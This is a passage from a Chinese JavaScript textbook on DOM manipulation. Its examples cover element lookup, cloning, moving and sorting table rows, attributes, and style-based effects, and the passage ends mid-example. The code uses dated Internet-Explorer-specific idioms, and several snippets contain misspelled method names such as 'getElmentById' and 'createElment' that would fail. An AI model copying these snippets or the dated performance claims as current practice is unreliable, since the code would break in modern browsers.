例 12.10　getElementById、getElementsByTagName 和 getElementsByName

```
<html>
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.10 getElementById、getElementsByTagName 和 getElementsByName</title>
</head>
<body>
<p id="d1">black sheep wall(id=d1)</p>
<input name="d2" value="Hello(name=d2)"/>
<input name="d2" value="World(name=d2)"/>
<p>JavaScript(tagName=p)</p>
<textarea id="output" style="width:420px;height:120px;"></textarea><br/><br/>
<button onclick="getById('d1')">getElementById("d1")</button><br/>
<button onclick="getByName('d2')">getElementsByName("d2")</button><br/>
<button onclick="getByTagName('p')">getElementsByTagName("p")</button><br/>
<script language="javascript">
<!--
function getById(id)
{
    output.value = '';
    output.value=document.getElementById(id).outerHTML;
            //getElementById()获得指定 id 的 DOM 元素
            //如果指定 id 的元素不存在，getElementById()返回 null
}
function getByName(name)
{
    output.value = '';
    for(var i=0;i<document.getElementsByName(name).length;i++)
        //getElementsByName()获得指定名称的 DOM 元素集合
        //如果指定 name 的元素不存在，getElmeentsByName()返回一个空集合
        //需要注意的是这个方法只对部分元素有效（通常是对表单元素有效）
        output.innerText+=document.getElementsByName(name)[i].outerHTML;
}
function getByTagName(tagName)
{
    output.value = '';
    for(var i=0;i<document.getElementsByTagName(tagName).length;i++)
        //getElementsByName()获得指定类型的标记集合
        //如果指定类型的元素不存在，getElmeentsByName()返回一个空集合
        output.innerText+=document.getElementsByTagName(tagName)[i].outerHTML;
}
-->
</script>
</body>
</html>
```

执行结果如图 12.13 所示：




图 12.13　getElementById、getElementsByTagName 和 getElementsByName

注意，除了 HTMLDocument 接口外，Element 接口也定义了 getElementsByTagName()方法，这个方法的使用规则和 HTMLDocument 接口的同名方法完全相同，区别是它仅仅在当前节点包含的子节点（及其后代）中搜索，而不是在整个页面文档中搜索。下面的例子说明了这两个方法的区别：

例 12.11　Element 接口的 getElementsByTagName 方法

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.11 Element 接口的 getElementsByTagName 方法</title>
</head>
<body>
<div id="d1"><div></div></div>
<p id="output1">document:</p>
<p id="output2">d1:</p>
<script>
<!--
for(var i=0;i<document.getElementsByTagName("div").length;i++)
```

```
    //遍历整个 document 下所有的 div 节点
    output1.innerText+=document.getElementsByTagName("div")[i].outerHTML;
for(var i=0;i<d1.getElementsByTagName("div").length;i++)
    //仅遍历 d1 下的 div 节点
    output2.innerText+=d1.getElementsByTagName("div")[i].outerHTML;
-->
</script>
</body>
</html>
```

执行结果如图 12.14 所示：




图 12.14　Element 接口的 getElementsByTagName 方法

通常认为在页面上频繁地使用 document.getElementById 和 document.getElementsByTagName 将导致页面效率降低，事实上却并不是如此。

包括 Internet Explorer 和 Mozilla 在内的大多数浏览器都针对 DOM 查询进行了优化，它们预先准备了针对 id 和 tagName 的索引，因此通过 document.getElmentById 多次查询同一个 id 的元素所耗费的时间不会比通过数组下标访问数组或者通过字符串索引访问对象慢多少。

由于这个原因，开发人员在设计和实现功能的时候，可以尽量采用这些查寻节点的方法，而不需要刻意地建立过多的临时变量（事实上临时变量反而潜在增加了导致界面内存泄漏的风险）。

例如：

```
var o = document.getElmentById("abc");
for(var i = 0;i<100; i++)
{
   document.write(o.tagName);
}
```

完全可以写成：

```
for(var i = 0;i<100; i++)
```

```
{
    document.write(document.getElmentById("abc").tagName);
}
```

更有意思的是 tagName 索引，看下面的例子：

```
<body><div>1</div><div>2</div><div>3</div></body>
<script type="text/javascript">
    var o = document.getElementsByTagName("div");
    alert(o.length); //得到 3
    document.body.removeChild(o[2]);
    var o2 = document.getElementsByTagName("div");
    alert(o2.length); //得到 2
    alert(o.length); //o.length 也得到 2
</script>
```

从前面例子中的结果，我们有理由猜测浏览器为每一个特定标记的 DOM 元素准备了索引，所以 o 和 o2 都指向同一组 DOM 元素的集合，对它们的访问并不会导致太低的效率。

反过来，因为浏览器建立了索引，因此在添加、删除节点和修改节点 id 的时候，有可能导致索引的重建，这样一来，appendChild、removeChild 和 insertBefore 以及对 id 的赋值操作反而可能是影响性能的一类操作，应当尽可能地避免。

12.5.4　克隆节点——一个使用 cloneNode()复制表格的例子

JavaScript 中，DOM 对象是引用类型，所以将一个 DOM 对象赋值给不同的变量，拷贝的是它的引用，而不是值。而有的时候，我们希望复制出某个 DOM 对象，这个时候，Node 接口中的 cloneNode()方法就变得很有用。

cloneNode()方法接受一个可选的参数，如果这个参数的值为 true，那么 cloneNode()就会递归复制当前节点的所有子孙节点，否则它只复制自身。

下面是一个使用 cloneNode()复制表格的例子：

例 12.12　cloneNode 复制表格

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.12 cloneNode 复制表格</title>
<style>
td{
border-style:solid;border-width:1;border-color:green;width:300px;
}
tr{
border-style:solid;border-width:1;border-color:green;width:300px;
}
</style>
</head>
```

```
<body>
<table id="thetable" >
    <tr><td>1</td><td>2</td><td>3</td><td>4</td></tr>
    <tr><td>1</td><td>2</td><td>3</td><td>4</td></tr>
    <tr><td>1</td><td>2</td><td>3</td><td>4</td></tr>
    <tr><td>1</td><td>2</td><td>3</td><td>4</td></tr>
</table>
<button onclick='clone()'>复制行</button>
<script type="text/javascript">
<!--
function clone(){
    var tbody=thetable.lastChild
    newrow=tbody.lastChild.cloneNode(true);
        //cloneNode(true)将连同<tr>标记内的<td>一起复制，所以表格上看起来就多了一行
        //注意前面说过的 lastChild 是当前节点的最后一个节点，对于 tbody 来说它的
        //lastChild 就是表格的最后一行
    tbody.appendChild(newrow);
    var newTR = tbody.lastChild.cloneNode();
        //如果不带参数，它指复制<tr>，不会复制其中的<td>的内容
    alert(newTR.outerHTML); //所以 newTR.outerHTML 的内容只有<TR></TR>
}
-->
</script>
</body>
</html>
```

执行结果如图 12.15 所示：




图 12.15　cloneNode 复制表格

在上面的例子里，我们用 cloneNode(true)来复制表格的最后一行，因为它不但复制当前的节点，也包括它嵌套的所有 Element、Attribute 和 TextNode。我们用 cloneNode()来新增一个空行，它仅仅复制当

前节点，忽视它内部的非 Attribute 节点。最后我们用 appendChild()方法将它添加到 table 的 tbody 中去，关于 appendChild()的用法，在下一个小节里将会有详细的讨论。

12.5.5　移动节点及其范例

Node 接口的 appendChild()、removeChild()和 replaceChild()用来完成节点的插入、移除与替换，这一组强大的方法能够移动节点，从而动态地改变页面文档的拓扑结构。

appendChild(node)可以将一个 DOM 节点添加为文档中当前元素的最后一个儿子，如果被添加的元素在当前文档中已经存在，那么 appendChild()会先将它从文档中原先的位置里移出，插入到新的位置。

removeChild(node)方法删除当前节点的指定子节点。如果删除成功，则将被删除的 DOM 节点返回，如果要删除的节点不是当前节点的子节点或者不能删除，removeChild()会抛出 DOMException（DOMException 也是 DOM-level-2 的一个模块）异常。

replaceChild(newChild, oldChild)用一个新节点替换当前节点的指定子节点。如果替换成功，返回被替换的节点，否则将会抛出 DOMException 异常。

下面的例子说明了以上三个方法的用法：

例 12.13　移动节点

```
<html>
    <head>
        <title>Example-12.13</title>
    </head>
    <body>
        <div id = "list">
        <li>
            a-1
        </li>
        <li>
            b-1
        </li>
        </div>  <br/>
        <input type="text" id="liVal"/>
        <button onclick="_insertNode()">插入</button>
        <button onclick="_removeNode()">移除</button>
        <button onclick="_replaceNode()">替换第一行</button>
    </body>
    <script type="text/javascript">
    <!--
        function _insertNode()
        {
            if(liVal.value != '')
            {
                //创建一个 li 元素
```

```
                var newNode = document.createElement("li");

                //设置这个元素的 innerText
                newNode.innerText = liVal.value;

                //将这个新的节点作为 list 元素的子节点插入
                list.appendChild(newNode);
            }
        }
        function _removeNode()
        {
            if(liVal.value != '')
            {
                for(var i = 0; i < list.childNodes.length; i++)
                {
                    //将指定内容的节点从 list 元素中移除
                    if(list.childNodes[i].innerText == liVal.value)
                        list.removeChild(list.childNodes[i]);
                }
            }
        }
        function _replaceNode()
        {
            if(liVal.value != '' && list.childNodes.length > 0)
            {
                var newNode = document.createElement("li");
                newNode.innerText = liVal.value;

                //将指定节点在 list 中替换成新的节点
                list.replaceChild(newNode,list.childNodes[0]);
            }
        }
    -->
    </script>
</html>
```

执行结果如图 12.16 所示：

Node 接口用来插入节点的另一个方法是 insertBefore()，这个方法使用上与 replace 方法类似，只是它并不是用新节点替换掉当前节点指定的子节点，而是将这个新节点插入到这个子节点前面，如果插入成功，则返回被插入的节点，否则抛出异常。

insertBefore()的第二个参数可以缺省，这个时候，节点将被插入为最后一个子节点。同 appendChild()一样，如果被插入的元素在当前文档中已经存在，那么 insertBefore()也会先将它从文档中原先的位置里移出，插入到新的位置。

下面的例子说明了 insertBefore()的用法：




图 12.16　移动节点

例 12.14　insertBefore 用法

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.14 insertBefore 用法</title>
<style>
td{
border-style:solid;border-width:1;border-color:green;width:300px;
}
tr{
border-style:solid;border-width:1;border-color:green;width:300px;
}
</style>
</head>
<body>
<table id="thetable" >
    <tr><td>1</td><td>1</td><td>1</td><td>1</td></tr>
    <tr><td>2</td><td>2</td><td>3</td><td>4</td></tr>
    <tr><td>3</td><td>2</td><td>3</td><td>4</td></tr>
    <tr><td>4</td><td>2</td><td>2</td><td>2</td></tr>
</table>
<button onclick='insert()'>Scroll</button>
<script>
<!--
function insert()
{
```

```
    var tbody=thetable.lastChild //得到表格的最后一行
    tbody.insertBefore(tbody.lastChild, tbody.firstChild); //将表格的最后一行移到第一行
}
-->
</script>
</body>
</html>
```

执行结果如图 12.17 所示：




图 12.17　insertBefore 用法

12.5.6　关于添加新行和排序的小技巧

有些时候，我们需要为表格动态添加行。在添加新行的时候，用 cloneNode()方法要比用 createElement()方法快得多，例如：

```
function insertRow(table)
{
    var newRow;

    //如果第一行存在
    if(table.rows[0])
        //那么复制第一行
        newRow = table.rows[0].cloneNode(true);
    //否则
    else
    {
        //构建一个新的行
        newRow = document.createElment("tr");
        newRow.appendChild(document.createElement("td"));
```

```
    }

    newRow.innerText = '';
    //将新的行添加到表格中
    table.rows[0].parentElement.appendChild(newRow);
}
```

childNodes 集合虽然不是 JavaScript 核心的数组类型，但是利用数组的 sort 方法可以快速实现表格的排序功能，下面是一个例子：

例 12.15　表格排序

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<TITLE> Table Sort </TITLE>
</HEAD>
<BODY>
    <table id="mytable">
        <tr>
            <td>1</td>
            <td>akira</td>
        </tr>
        <tr>
            <td>3</td>
            <td>www.51js.com</td>
        </tr>
        <tr>
            <td>2</td>
            <td>test</td>
        </tr>
        <tr>
            <td>0</td>
            <td>JavaScript</td>
        </tr>
    </table></br>
    <button onclick="SortTable(mytable)">Sort</button>
</BODY>
<script type="text/JavaScript">
<!--
//$each 是一个迭代方法，它针对集合遍历其中的每一个元素，并将其作为参数执行闭包运算
//这个函数以$符号开头的命名只是一种习惯
function $each(collection, closure)
{
    //存放返回结果的数组
    var ret = [];

    //遍历集合中的每一个元素
```

```
        for(var i = 0; i < collection.length; i++)
        {
            //用传入的闭包进行计算并将结果放入数组
            ret.push(closure(collection[i]));
        }
        return ret;
    }
    function SortTable(table)
    {
        var rows = $each(table.rows, function(x){
                return x;
            });
        //上面通过调用$each 得到的是一个由 table 的每一行 tr 元素构成的数组
        //接下来对数组进行排序，排序依据的是第一行的序号，减去 0 是为了转换类型（回顾第 5 章）
        rows.sort(function(x, y){
            if(x.childNodes[0].innerText - 0 > y.childNodes[0].innerText - 0)
            {
                return 1;
            }
            else
                return -1;
        });
        //将排序后的数组行通过 appendChild 重新添加到 table 中去
        $each(rows, function(x){
            x.parentElement.appendChild(x);
            return x;
        });
    }
    -->
    </script>
    </HTML>
```

执行结果如图 12.18 所示：




图 12.18　表格排序

12.6　读写数据——添加、修改和删除属性

Element 接口提供了为 DOM Element 添加、修改和删除属性的方法，它们分别是 setAttribute()、getAttribute()和 removeAttribute()。

前面已经说过，为 DOM Element 添加、修改和删除元素，等价于改变对应的 HTML 标记的属性值。下面的例子说明了这三个方法的用法：

例 12.16　添加、修改和删除属性

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.16 添加、修改和删除属性</title>
<style type="text/css">
div.c1{
    color:#ff0000;
}
</style>
</head>
<body>
<div id="d1">Akira</div>
<br/>
<button onclick='d1.setAttribute("className","c1")'>setAttribute()</button>
<button onclick='d1.removeAttribute("className")'>removeAtribute()</button>
<button onclick='alert(d1.outerHTML)'>getAttribute()</button>
</body>
</html>
```

执行结果如图 12.19 所示：




图 12.19　getAttribute()、setAttribute()和 removeAttribute()

值得注意的是，removeAttribute()只能删除在程序中用 setAttribute()明确设置过的属性值，如果 HTML 不允许删除 HTML 标记的某个属性，那么 removeAttribute()将会抛出 DOM Exception 异常。另外如果文档类型为指定属性设置了默认值，那么 removeAttribute()的结果是将该属性的值恢复到默认值，而不是删除该属性。

12.7　外观与行为

JavaScript 通过操纵 DOM Element 提供的 style 属性来改变元素的外观，从而实现各种有趣的特效。而且，DOM 的事件处理机制为 JavaScript 开放了接口，使得 JavaScript 能够方便地注册事件到页面上几乎所有的 DOM 元素，从而控制它们的行为。

12.7.1　DOM 样式属性

DOM Element 的 style 属性可以直接操作 HTML 标记的样式表，这是一个非常有用的特性，几乎所有的依靠 JavaScript 来增强交互能力的 Web 应用都会用到它。下面的几个小节通过例子展示了利用 style 属性改变 HTML 标记外观与行为的方法。

关于 style 属性和样式表的更详细内容，在本书的第 14 章中还会有进一步的讨论。

12.7.2　控制 DOM 元素的显示与隐藏

style 的两个属性可以控制 DOM 元素的显示与隐藏，它们是 visibility 属性和 display 属性，其中这两个属性又有差别，通过修改 visiblity 属性会使元素变得不可见，但它们仍然占有原先的页面位置。而用 display 属性不但可以将元素变得不可见，也可以让它们不再占有原先的位置。下面通过例子来说明：

例 12.17　显示和隐藏

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.17 显示和隐藏</title>
<style>
c1{
    background-color:red;
}
</style>
</head>
<body>
<div id="line1">line-1</div>
<div id="line2">line-2</div>
<div id="line3">line-3</div>
<button onclick="hideByVisibility()">hide line-2 by visibility</button>
<button onclick="hideByDisplay()">hide line-2 by display</button>
<script>
```

```
<!--
    function hideByVisibility()
    {
        line2.style.visibility = "hidden";
            //visibility 属性会使元素依然占据页面上原有的位置
    }
    function hideByDisplay()
    {
        line2.style.display = "none";
            //display 属性则会让元素在页面上看起来完全“消失”
    }
-->
</script>
</body>
</html>
```

执行结果如图 12.20、图 12.21 所示：

图 12.20　显示和隐藏（visibility 保留元素占位符）

图 12.21　显示和隐藏（display 让元素看起来“完全消失”）

12.7.3　改变颜色和大小——一个简单有趣的例子

style 的 color 属性可以改变 DOM 元素的文字颜色，而 backgroundColor 属性则可以改变元素的背景颜色。另外，style 的 width 和 height 属性可以控制元素的大小。下面是一个简单而有趣的例子：

例 12.18　改变颜色和大小

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.18 改变颜色和大小</title>
<style>
c1{
    background-color:red;
}
</style>
</head>
<body>
<div id="text">
无忧脚本
</div>
<script>
<!--
function fun(){
    text.style.fontSize=16+Math.floor(Math.random()*24); //改变字大小
    text.style.lineHeight=1.2; //行高取文字高度的 1.2 倍

    //生成三个随机数来表示 R、G、B 三元色
    var c1=Math.floor(Math.random()*256);
    var c2=Math.floor(Math.random()*256);
    var c3=Math.floor(Math.random()*256);

    text.style.color="rgb("+c1+","+c2+","+c3+")"; //随机改变文字的颜色。
    var timer=setTimeout(fun,1000); //每 1 秒刷新一次。
}
fun();
-->
</script>
</body>
</html>
```

执行结果如图 12.22 所示：




图 12.22　改变颜色和大小

12.7.4　改变位置——创建一个绕圆周旋转的文字

style 的 top 和 left 属性决定了 DOM 元素左上角的坐标，利用程序改变它们的值，可以实现元素移动的效果，例如：

例 12.19　改变位置

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.19 改变位置</title>
</head>
<body>
<span id="round" style="position:absolute;left:100px;top:100px">
无忧脚本
</span>
<script>
<!--
//r 存放圆的半径，单位为像素点
var r = 50;
//ins 表示圆的弧度
var ins = 1;

//Circle()用来绘制出圆的轨迹
function Circle()
{
```

```
    //用参数方程描述圆的轨迹
    x = r * Math.cos(ins) + 100;
    y = r * Math.sin(ins) + 100;

    //每次调用圆的弧度增加 0.02
    ins += 0.02;
    //用 style.left 和 style.top 属性控制元素的位置
    round.style.left = x;
    round.style.top = y;
}

//用计时器让元素的位置沿着圆周 1 毫秒变化一次，因此看起来像在转圈
setInterval(Circle, 1);
-->
</script>
</body>
</html>
```

执行结果如图 12.23 所示：




图 12.23　绕圆周旋转的文字

在 HTML 中，要让元素根据 top 和 left 值占据页面上精确的绝对位置，必须将 style 的 position 设置为 absolute。

12.7.5　编辑控制及其范例

对于一些表单元素，style 的 readOnly 和 disabled 属性控制了它们的编辑模式，下面是一个常见的例子：

例 12.20　编辑控制

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 12.20 编辑控制</title>
</head>
<body>
<form>
姓名：<input name='name' /><br/>
密码：<input name='password' type='password'/><br/><br/>
<input type="submit" /><input type="reset"/>
<button onclick="readOnly()">只读</button>
<button onclick="disable()">禁用</button>
